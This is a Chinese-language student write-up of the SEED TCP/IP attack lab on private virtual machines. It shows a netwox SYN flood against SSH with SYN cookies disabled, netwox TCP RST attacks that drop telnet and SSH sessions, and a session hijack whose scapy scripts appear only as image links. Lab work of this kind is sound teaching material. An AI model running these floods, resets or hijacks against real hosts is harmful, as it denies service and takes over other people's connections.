Lab 4 TCP/IP Attack

Task 1: SYN Flooding Attack

整理虚拟机信息

主机	IP	
攻击者	192.168.11.140	attacker
被攻击主机	192.168.11.141	server
观察者	192.168.11.142	client

观察者192.168.11.142 通过SSH连接被攻击主机22端口

```
[09/12/20]seed@VM:~$ ssh seed@192.168.11.141
seed@192.168.11.141's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[09/12/20]seed@VM:~$
```

查看SEED的SYN队列最大值

```
[09/12/20]seed@VM:~/.../Turs$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog

net.ipv4.tcp_max_syn_backlog = 128
```

将被攻击主机的SYN Cookies关闭

```
[09/12/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/12/20]seed@VM:~$  sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[09/12/20]seed@VM:~$
```


在攻击者192.168.11.140开启SYN flooding攻击

```
[09/12/20]seed@VM:~/.../Turs$ sudo netwox 76 -i 192.168.11.141 -p 22
```

观察者192.168.11.142无法通过SSH连接被攻击主机，原因是响应超时

```
[09/12/20]seed@VM:~/Desktop$ ssh seed@192.168.11.141
ssh: connect to host 192.168.11.141 port 22: Connection timed out
```

在被攻击主机192.168.11.141中查看等待的队列发现存在许多连接



恢复SYN Cookies后，服务器192.168.11.141可正常被连接

Task 2: TCP RST Attacks on telnet and ssh Connections

首先由观察者192.168.11.142发起telnet连接服务器192.168.11.141，连接正常

```
[09/12/20]seed@VM:~/Desktop$ telnet 192.168.11.141
Trying 192.168.11.141...
Connected to 192.168.11.141.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 12 12:24:46 EDT 2020 from 192.168.11.142 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/12/20]seed@VM:~$
```

由攻击者发起TCP RST攻击

```
[09/12/20]seed@VM:~/.../Turs$ sudo netwox 78
```


观察者的telnet异常断开，显示远端主机关闭了连接


```
[09/12/20]seed@VM:~/Desktop$ telnet 192.168.11.141
Trying 192.168.11.141...
Connected to 192.168.11.141.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sat Sep 12 12:24:46 EDT 2020 from 192.168.11.142 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/12/20]seed@VM:~$ cd Desktop/
[09/12/20]seed@VM:~/Desktop$ ls
IamServer  VMwareTools-10.3.10-13959562.tar.gz  vmware-tools-distrib
[09/12/20]seed@VM:~/Desktop$ ls
IamServer  VMwareTools-10.3.10-13959562.tar.gz  vmware-tools-distrib
[09/12/20]seed@VM:~/Desktop$ Connection closed by foreign host.
```

对于SSH也是相同的

```
[09/12/20]seed@VM:~/Desktop$ ssh seed@192.168.11.141
seed@192.168.11.141's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Sep 12 12:41:28 2020 from 192.168.11.142
[09/12/20]seed@VM:~$ cpacket_write_wait: Connection to 192.168.11.141 port 22: Broken pipe
```

再尝试使用scapy构造TCP RST报文，利用wireshark在服务器看到相应的报文内容进行脚本的构造






运行后观察者192.168.11.142显示telnet被远端主机断开，SSH过程与结果相同

Task4：TCP Session Hijacking

针对最近一条TCP的信息构造相应的scapy脚本，伪装为观察者192.168.11.142发送给服务器192.168.11.141



观察到服务器中出现了文件hijack